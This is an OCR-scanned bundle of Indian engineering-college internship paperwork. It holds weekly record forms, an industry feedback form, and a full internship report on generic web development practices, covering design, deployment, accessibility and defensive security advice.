NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: Mr. Rajendra

DESCRIPTION OF THE WORK DONE IN BRIEF

→ Functions in Regular Expressions
→ Identification and Authentication Failures
  (Lab Broken Authentication)
→ Authentication vulnerabilities
  1) Introduction
  2) Labs
→ Web Environment tools Introduction
→ Business Logic Flaws
  1) Introduction
  2) Practical Labs
→ End of week 3

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Date:

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

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
NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT:

DESCRIPTION OF THE WORK DONE IN BRIEF



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TOTAL HOURS:
SIGNATURE OF STUDENT

Signature of Faculty Mentor

Date:

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

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DESCRIPTION OF THE WORK DONE IN BRIEF

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ગુજરાતટેકનોલોજીકલ યુનિવર્સિટી

TOTAL HOURS:
SIGNATURE OF STUDENT

Signature of Faculty Mentor

Date:

Grading of Work for trainee may be given depending upon your judgement about his Punctuality, Regularity, Sincerity, Interest taken, Work done etc.

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STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT:
DURATION OF THE WEEK: from
DEPARTMENT:
NAME OF THE ORGANISATION:
NAME OF THE PLANT/SECTION/DEPARTMENT:
NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT:

DESCRIPTION OF THE WORK DONE IN BRIEF

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TOTAL HOURS:


Signature of Student

Signature of Faculty Member

Signature of Officer-in-charge of Dept. / Section / Plant

Date:

Grading of Work: Ist Saturday may be given depending upon your judgement about the Punctuality, Regularity, Sincerity, Initiative taken, Work done etc.



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GUJARAT TECHNOLOGICAL UNIVERSITY
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Annexure I

Feedback Form by Industry expert

Student Name: SATYAM SURENDRAPRATAP YADAV Date: 08/05/23

Work Supervisor: ANURAG SHANDILYA Title: ASST. VULNERABILITY RESEARCH MANAGER

Company/Organization: K7 COMPUTING PVT. LTD.

Enrollment No: 190390107067

Internship Address: 4th FLOOR, TOWER B, TEK MEADOWS, SHOLINGANALLUR, CHENNAI - 600119

Dates of Internship: From 08-Feb-23 to 28-Apr-23

Please evaluate your intern by indicating the frequency with which you observed the following behaviors

Parameters	Needs improvement	Satisfactory	Good	Excellent
Shows interest in work and his/her initiatives			✓	
Produces high quality work and accepts responsibility		✓		
Uses technical knowledge and expertise		✓		
Analyzes problems effectively		✓		
Communicates well and writes effectively			✓	

Overall performance of student intern: (Needs improvement/ Satisfactory/Good/Excellent)

Good

Additional comments, if any:

SATYAM HAS SHOWN KEEN INTEREST IN LEARNING VARIOUS TOOLS AND TECHNIQUES WE ARE WORKING WITH.

Signature of Industry person with name and Stamp: 08/05/23

K7 COMPUTING PVT. LTD. INDIA

Signature of the Faculty Mentor

INTERNSHIP AT Era IT Tech.

AN INTERNSHIP REPORT

Submitted by

Shahrukh Sadik Husen Saiyad

190390107052

In partial fulfillment for the award of the degree of

BACHELOR OF ENGINEERING

In

Computer Engineering

S.P.B. Patel Engineering College, Mehsana

S.P.B. PATEL
ENGINEERING COLLEGE
SAFFRONY INSTITUTE OF TECHNOLOGY

Gujarat Technological University, Ahmedabad

May, 2023

S.P.B. PATEL
ENGINEERING COLLEGE
SAFFRONY INSTITUTE OF TECHNOLOGY

GUJARAT TECHNOLOGICAL UNIVERSITY

S.P.B. Patel Engineering College

Near Shanku's Water Park, Ahmedabad – Mehsana Highway, Linch, Gujarat

CERTIFICATE

This is to certify that the project report submitted along with the project entitled **Internship at Era IT Tech** has been carried out by **Shahrukh Sadik Husen Saiyad** under my guidance in partial fulfillment for the degree of Bachelor of Engineering in Computer Engineering, 8th Semester of Gujarat Technological University, Ahmedabad during the academic year 2022-23.

Sign	Sign
Prof. Subhangi Chaturvedi	Prof. Akshay Kansara
Internal Guide	Head of Department

Company Certificate

Era IT Tech

Date: 05/05/2023

Era It Tech,
Ahmedabad, Gujarat

TO WHOSOEVER IT MAY CONCERN

This is to certify that **Mr. Shahrukh Sadik Husen Saiyad** has successfully completed a Three-Month **Internship** in the field of **Web development** from the Date: 13/02/2023 to 13/05/2023. During the period of his summer internship program with us, He was exposed to the following different processes and was found sincere and hardworking.

As a team member, he would handle all the Full **Stack Developer** tasks that assigned to him. Moreover, he has professionally helped other team to improve their skills. His brilliance and commitment have tremendously helped in the growth of the organization. He also carries following skills which is very good along with his Technical abilities:

1. Punctual on time
2. Sincerely attend the internship
3. Creative ideas during tasks
4. Good behavior in Internship

His contributions to the organization and its success will always be appreciated. We at Era IT Tech. wish him all the best in his future endeavors.

Authorized Signatory

Phone: +91 96645 12516 | Email: contact@eraittech.com | Website: eraittech.com

Scanned with CamScanner

S.P.B. PATEL
ENGINEERING COLLEGE
SAFFRONY INSTITUTE OF TECHNOLOGY

S.P.B. Patel Engineering College, Mehsana

Near Shanku's Water Park, Ahmedabad – Mehsana Highway, Linch, Gujarat

DECLARATION

We hereby declare that the Internship / Project report submitted along with the Internship / Project entitled **Internship at Era IT Tech** submitted in partial fulfillment for the degree of Bachelor of Engineering in **Computer Engineering** to Gujarat Technological University, Ahmedabad, is a bonafide record of original project work carried out by me under the supervision of **Prof. Subhangi Chaturvedi** & **Mr. Shreyans Amin (External Guide)** and that no part of this report has been directly copied from any students' reports or taken from any other source, without providing due reference.

Name of the Student	Sign of Student
1. Shahrukh Sadik Husen Saiyad	_____

ACKNOWLEDGMENT

This internship opportunity I had with **Era IT Tech** was a great chance for learning and professional development. Therefore, I consider myself a very lucky individual as I was provided with an opportunity to participate. I am also grateful for meeting so many wonderful people and professionals who led me through this internship period.

I am using this opportunity to express my deepest gratitude and special thanks to Mr. Shreyans Amin and Mr. Sahil Patoliya who despite being busy with their duties, took time out to hear, guide and keep me on the correct path and allowed me to carry out my internship at their esteemed organization and extend during the training.

I perceive this opportunity as a big milestone in my career development. I will strive to use gained skills in the best possible way, and I will continue to work on them improvement, to attain desired career objectives. I am also grateful for them to provide me with a job opportunity and work with these wonderful people at their esteemed organization after the internship opportunity.

Abstract

This report contains the work done by the author during his internship at Era IT Tech. It shows the process of learning about basics of Full Stack Development. In the report, the author discusses the process of Designing, Coding, Testing and Validating a Web-site. The author also discusses different tools and approaches that can be used to build a web-site. The tools are selected on the basis of the consumer needs and on basis of complexity of it. Front-End and Back-End are two different aspects and there requires a bridge which connects both to each other and it is the work of full stack developer to deploy and manage both ends.

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Abbreviations

UI	User Interface
QA	Quality Assurance
SEO	Search Engine Optimization
IDEs	Integrated Development Environments

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Scanned attendance sheet if any
Any supporting documents in scanned copy.

CHAPTER 1. OVERVIEW OF THE COMPANY

1.1 COMPANY PROFILE:

Era It Tech was Founded in June 2020 and headquartered in Ahmedabad Gujarat, in order to help companies with their IT solutions. Our initial focus was providing complete information technology solutions for companies. it is a software company which provides complete and customized software solutions, internet solutions and IT consulting services. We provides complete and customized software solutions. We specialize in designing, integration and implementation of web. Our development methodologies are unique, we know how to develop products within schedule and budget.

1.2 PRODUCTS:

- Cyber Security Audit
- Secure Sever
- UI/UX Design
- Web Development
- Digital Marketing
- VAPT

1.3 MISSION OF THE COMPANY:

“We encourage every team member to be a whole person. We have a flexible, high trust environment that is focused on doing great work. We’re growing and moving at a fast pace, so everyone has the chance to work on exciting projects and try new things.”

CHAPTER 2. INTRODUCTION TO WEB DEVELOPMENT.

2.1 WEB DEVELOPMENT

Web development is the process of creating and maintaining websites. It involves a combination of technical skills, design knowledge, and programming expertise.

There are two main components to web development: front-end and back-end.

Front-end development is concerned with the user interface and user experience of a website. This involves the design and development of the visual elements of a website, such as layout, typography, colour scheme, images, and animations. Front-end developers use languages like HTML, CSS, and JavaScript to create and style web pages.

Back-end development involves the server-side of web development, which includes the functionality of a website. This includes the development of web applications, databases, and web servers. Back-end developers use languages like PHP, Ruby, Python, and Java to build dynamic websites and web applications.

Full-stack web development is the combination of front-end and back-end development, which requires a comprehensive understanding of both areas.

Web development is an essential component of online business and e-commerce. It is a rapidly growing field that is constantly evolving with new technologies and trends.

2.2 WEB DESIGN AND OVERVIEW.

Web design is the process of creating visually appealing and functional websites that are easy to use and navigate. It involves a combination of creativity, technical skills, and knowledge of user experience (UX) design.

The primary focus of web design is the user interface (UI) of a website, which includes the layout, typography, colour scheme, images, and other visual elements that contribute to the overall look and feel of a website. The goal of web design is to create a website that is both aesthetically pleasing and easy to use, while also effectively communicating the website's purpose and message.

Web designers use a variety of tools and technologies to create websites, including design software such as Adobe Photoshop and Illustrator, as well as coding languages like HTML, CSS, and JavaScript. They also need to consider aspects such as accessibility, responsive design, and search engine optimization (SEO) to ensure that the website is user-friendly and accessible to all users.

Web design is an important aspect of web development and plays a crucial role in the success of a website. A well-designed website can attract and retain users, communicate the brand message effectively, and ultimately lead to increased conversions and business success.

2.3 WEB APPLICATION.

A web application is a software program that runs on a web server and can be accessed through a web browser. Web applications are designed to provide functionality and services to users over the internet. They can be accessed from any device with an internet connection, making them a convenient and accessible way to use software.

Web applications can range from simple applications, such as online forms or calculators, to complex applications, such as e-commerce platforms or social media networks. They are typically built using a combination of front-end and back-end development technologies, such as HTML, CSS, JavaScript, and server-side programming languages like PHP, Python, and Ruby.

One of the key benefits of web applications is that they are platform-independent, meaning they can be accessed from any operating system or device with a web browser, without the need to install software locally. They can also be easily updated and maintained by the application developers, without requiring any action from the users.

Web applications are widely used in a variety of industries, including e-commerce, finance, healthcare, education, and more. They have become an essential part of many businesses and organizations, providing efficient and cost-effective ways to deliver services and connect with customers over the internet.

2.4 CHALLENGES IN WEB DEVELOPMENT.

Web development faces various challenges that can make it difficult to create and maintain websites that meet user expectations and industry standards. Some of the most common challenges include:

1. Compatibility: Different web browsers and devices can display web content differently, which can make it challenging to ensure consistent and optimized performance across all platforms.
2. Security: Web applications can be vulnerable to security threats, such as hacking, data breaches, and other cyber-attacks. Developers need to take measures to ensure that their websites and applications are secure.
3. Scalability: As traffic to a website grows, it can become challenging to ensure that the website can handle the increased traffic without crashing or slowing down.
4. Accessibility: Websites need to be accessible to all users, including those with disabilities, which can make it challenging to ensure compliance with accessibility standards.
5. Performance: Websites need to load quickly and efficiently, especially on mobile devices, where users have limited patience for slow-loading websites.
6. User Experience (UX): Websites need to be easy to use and navigate, with intuitive design and user-friendly interfaces.
7. Maintenance: Websites need to be regularly updated and maintained to ensure that they remain secure, functional, and up-to-date with industry standards and user expectations.

Web developers need to be aware of these challenges and work to overcome them in order to create websites that meet user expectations and business requirements.

Fig 2.1 Web Application Challenges [1].

2.5 SOFTWARE REQUIREMENTS.

Web development requires a variety of software tools to create and maintain websites and web applications. Some of the most common software tools used in web development include:

2.5.1 Text Editors: -

Text editors are used to write and edit code in various programming languages, including HTML, CSS, JavaScript, and more. Examples of popular text editors include Sublime Text, Atom, and Visual Studio Code.

2.5.2 Integrated Development Environments (IDEs): -

IDEs are software applications that provide a complete development environment for coding, debugging, and testing web applications. Some popular IDEs for web development include Eclipse, Visual Studio, and NetBeans.

2.5.3 Version Control Systems: -

Version control systems are used to manage and track changes to code and files, enabling developers to work collaboratively and manage different versions of code. Popular version control systems include Git, Mercurial, and SVN.

2.5.4 Browser Developer Tools: -

Browser developer tools, such as the Chrome Dev-Tools and Firefox Developer Edition, provide developers with a range of debugging and performance analysis tools to help them identify and fix issues in their code.

2.5.5 Graphic and Design Software: -

Graphics and design software, such as Adobe Photoshop and Illustrator, are used to create and edit images, logos, and other visual elements of a website.

2.5.6 Database Management Systems: -

Database management systems, such as MySQL, PostgreSQL, and MongoDB, are used to store and manage data for web applications.

CHAPTER 3. WEB DEVELOPMENT PROCESS.

The web development process is a series of steps that a web development team follows to design, develop, and deploy a website or web application. The process typically involves a combination of planning, design, development, testing, and deployment, with ongoing maintenance and optimization.

The below figure contains all the phases in web development.

Fig 3.1 Phases of Web Development

3.1 PLANNING AND ANALYSIS.

Planning and analysis are essential stages in the web development process, and involve gathering and analyzing requirements for the website or web application. These stages help to ensure that the final product meets the needs of the target audience and achieves the project's goals.

The planning and analysis phase involves several steps, including:

1. Defining the Project Scope: The first step is to define the project scope, which involves identifying the purpose of the website or web application, the target audience, and the desired outcomes.
2. Creating a Project Plan: The project plan outlines the schedule, budget, and resources needed to complete the project. This includes defining the roles and responsibilities of the team members and establishing milestones and deadlines.
3. Conducting User Research: User research involves gathering data on the target audience, such as their demographics, interests, and behaviour. This information helps to create user personas, which are used to design a website or web application that meets the needs of the target audience.
4. Identifying Functional Requirements: Functional requirements are the features and functionality that the website or web application must have to meet the project's goals. These requirements are identified based on the project scope and user research.
5. Creating a Site Map: A site map is a visual representation of the website's structure, including the hierarchy of pages and content. This helps to ensure that the website is easy to navigate and provides a good user experience.
6. Developing Wireframes and Prototypes: Wireframes and prototypes are used to create a visual representation of the website or web application. This helps to identify any potential issues and ensure that the final product meets the functional requirements and user needs.

In summary, planning and analysis are critical stages in the web development process. They involve defining the project scope, identifying the target audience, and establishing the functional requirements. This information is used to create a project plan, user personas, a site map, and wireframes and prototypes. The planning and analysis stage ensures that the website or web application meets the needs of the target audience and achieves the project's goals.

Fig 3.2 Analysis

3.2 DESIGN.

Design in web development refers to the process of creating a visual representation of a website or web application. A well-designed website is not only aesthetically pleasing, but it is also user-friendly, functional, and accessible to all users.

Web design includes various elements such as layout, typography, color scheme, images, and graphics. It is important to choose a layout that is easy to navigate and provides a good user experience. Typography is also crucial to ensure that the content is readable and easy to understand.

Color scheme plays a significant role in creating a brand identity and setting the tone of the website or application. It is important to choose colors that are visually appealing and complement each other.

Images and graphics are used to enhance the visual appeal of the website or application and convey information to the users. It is essential to optimize images to ensure that the website loads quickly.

Web design also includes considerations for responsive design, accessibility, and user experience. A responsive design ensures that the website is optimized for all devices, including desktops, tablets, and mobile phones. Accessibility ensures that the website is usable by everyone, including those with disabilities.

In summary, web design is an essential aspect of web development. It involves creating a visual representation of a website or application that is user-friendly, aesthetically

pleasing, and accessible to all users. A well-designed website can help businesses create a strong online presence and improve the user experience for their customers.



Fig 3.3 Web Design

3.3 DEVELOPMENT.

Development in web development refers to the actual process of building the website or web application based on the requirements gathered during the planning and analysis stage. This stage involves several steps, including:

1. Front-End Development: Front-end development involves creating the user interface of the website or web application using HTML, CSS, and JavaScript. This includes creating the layout, adding images and videos, and designing the visual elements.
2. Back-End Development: Back-end development involves creating the server-side of the website or web application using programming languages such as PHP, Python, or Ruby on Rails. This includes developing the application logic, creating databases, and integrating APIs.
3. Testing: Testing is a critical stage of the development process and involves checking that the website or web application works correctly and meets the functional requirements. This includes testing for bugs, errors, and compatibility across different devices and browsers.

4. Deployment: Deployment involves making the website or web application live and accessible to the public. This includes configuring the server, uploading the files, and setting up any necessary security measures.
5. Maintenance: Maintenance involves keeping the website or web application up to date and ensuring that it continues to meet the functional requirements. This includes fixing any bugs, updating the content, and ensuring that it remains secure.

In summary, development in web development involves several stages, including front-end development, back-end development, testing, deployment, and maintenance. These stages ensure that the website or web application works correctly, meets the functional requirements, and provides a good user experience.

Fig 3.4 Development

3.4 DEPLOYMENT.

Deployment in web development refers to the process of making the website or web application live and accessible to the public. This involves transferring the website files and data to a server that is accessible via the internet. The deployment stage is critical as it allows users to access and interact with the website or web application.

The deployment process typically involves several steps, including:

1. Choosing a Hosting Provider: The first step is to choose a hosting provider that will host the website or web application. There are many different hosting providers available, each with their own advantages and disadvantages.
2. Configuring the Server: Once a hosting provider has been chosen, the server needs to be configured to support the website or web application. This involves setting up the server software, configuring the server security, and setting up any necessary databases or other resources.
3. Uploading the Website Files: The website files, including HTML, CSS, JavaScript, and any other assets, need to be uploaded to the server. This can be done using an FTP client or through the hosting provider's web interface.
4. Testing: Once the website files have been uploaded, it's important to test the website or web application to ensure that it's working correctly. This involves testing for bugs, errors, and compatibility across different devices and browsers.
5. Launching the Website: Once the website has been tested and is working correctly, it can be launched and made accessible to the public. This involves updating the DNS records to point to the new server, and configuring any necessary security measures.

In summary, deployment in web development is the process of making the website or web application live and accessible to the public. This involves choosing a hosting provider, configuring the server, uploading the website files, testing the website, and launching the website. The deployment stage is critical as it allows users to access and interact with the website or web application.

Fig 3.5 Deployment

3.5 MAINTENANCE AND OPTIMIZATION.

Maintenance and optimization in web development refer to the ongoing process of updating, managing, and improving the website or web application to ensure it continues to meet the needs of its users and remains functional over time. This stage is critical in ensuring the long-term success of the website or web application.

Maintenance involves several steps, including:

1. Regular Updates: Websites and web applications require regular updates to fix bugs, security vulnerabilities, and to add new features. These updates should be performed regularly to ensure the website or web application remains secure and functional.
2. Content Management: Websites and web applications require regular content updates to remain relevant and engaging to users. This involves adding new content, updating existing content, and removing outdated or irrelevant content.
3. Backups and Disaster Recovery: Regular backups of the website or web application should be performed to ensure that data is not lost in case of a disaster such as a server failure or hack.
4. Security Monitoring: Websites and web applications are vulnerable to attacks, and it's important to regularly monitor for any suspicious activity and implement security measures to prevent unauthorized access.

Optimization involves several steps, including:

1. Website Speed: Users expect fast-loading websites, and slow load times can lead to a poor user experience. Regular optimization of website speed can improve the overall user experience and increase engagement.
2. Search Engine Optimization: Search engine optimization involves optimizing the website's content and structure to improve its visibility in search engine results pages.
3. User Experience Optimization: User experience optimization involves improving the overall user experience, including website design, navigation, and content structure.
4. Performance Optimization: Performance optimization involves improving website performance by reducing page load times, reducing server response times, and optimizing website assets.

In summary, maintenance and optimization in web development refer to the ongoing process of updating, managing, and improving the website or web application to ensure it remains functional, secure, and relevant over time. This involves regular updates, content management, backups, security monitoring, and optimization of website speed, search engine optimization, user experience optimization, and performance optimization.

Fig 3.5 Maintenance and Optimization

CHAPTER 4. BEST PRACTICES IN WEB DEVELOPMENT.

Best practices in web development refer to the set of guidelines and techniques that are considered to be the most effective and efficient in creating high-quality, secure, and user-friendly websites or web applications. Following best practices can help ensure that the website or web application is optimized for performance, security, and usability, and meets the needs and expectations of its users.

Some common best practices in web development include:

1. Clean and organized code: Writing clean and organized code helps improve readability, maintainability, and scalability of the website or web application.

2. Responsive web design: Creating a website that is optimized for different devices and screen sizes ensures that all users have a good experience regardless of the device they are using.
3. Accessibility: Designing a website that is accessible to people with disabilities ensures that everyone can use and access the website.
4. Search engine optimization (SEO): Optimizing the website for search engines ensures that it ranks higher in search results and drives more traffic to the website.
5. Security: Implementing security measures such as SSL encryption, strong passwords, and regular updates can help protect the website and its users from malicious attacks.
6. Usability: Designing the website with user experience in mind ensures that the website is easy to navigate, intuitive, and user-friendly.
7. Performance optimization: Optimizing website speed and reducing load times can improve user experience and increase engagement.

In summary, best practices in web development are a set of guidelines and techniques that help ensure high-quality, secure, and user-friendly websites or web applications. By following best practices, developers can create websites that are optimized for performance, security, and usability, and meet the needs and expectations of their users.

4.1 ACCESSIBILITY

Accessibility in web development refers to the practice of designing and developing websites and web applications that can be used by people with disabilities, such as visual, auditory, physical, or cognitive impairments. The goal of accessibility is to provide equal access and opportunities for all users, regardless of their abilities.

Some common accessibility practices in web development include:

1. Keyboard navigation: Ensure that all website functions can be accessed through keyboard navigation, as some users may not be able to use a mouse.
2. Alt tags for images: Add descriptive alt tags to images, so that visually impaired users can understand the content of the images.
3. Text alternatives for multimedia: Provide text alternatives for multimedia, such as videos and audio files, so that users who are deaf or hard of hearing can understand the content.
4. Use of color: Avoid using color as the only way to convey information, as some users may have color blindness or other visual impairments.
5. Use of headings and lists: Use headings and lists to organize content and improve the readability of the website.
6. Contrast ratio: Ensure that there is enough contrast between the text and background colors to make the content easy to read for users with visual impairments.
7. Form labels: Use descriptive labels for form fields to help users understand what information is required.

By incorporating these accessibility practices, web developers can create websites and web applications that are accessible to a wider range of users, including those with disabilities. In addition to providing equal access and opportunities, accessible websites can also improve the user experience for all users, by providing clear and organized content that is easy to navigate.

4.2 SECURITY

Security in web development refers to the practice of protecting websites and web applications from unauthorized access, data breaches, and other security threats. Security is a critical aspect of web development, as websites and web applications often store sensitive user information, such as passwords, credit card details, and personal information.

Some common security practices in web development include:

1. HTTPS encryption: Implementing HTTPS encryption using SSL or TLS certificates to ensure that data transmitted between the website and the user's browser is secure.
2. Authentication and authorization: Implementing user authentication and authorization mechanisms to ensure that only authorized users can access the website or specific parts of the website.
3. Input validation: Validating all input data to ensure that it is safe and free of malicious code, such as SQL injection or cross-site scripting (XSS).
4. Regular software updates: Keeping all software, including server software, CMS, and plugins, up to date with the latest security patches to address known vulnerabilities.
5. Access control: Restricting access to sensitive data and functionality to only authorized users.
6. Regular backups: Regularly backing up website data to ensure that it can be restored in the event of a security breach or other data loss.
7. Penetration testing: Conducting regular penetration testing to identify and address any security vulnerabilities in the website or web application.

By incorporating these security practices, web developers can create websites and web applications that are secure and protected from unauthorized access and other security threats. Ensuring website security not only protects user data and information, but also builds trust and credibility with users, which is essential for the success of any online business or service.

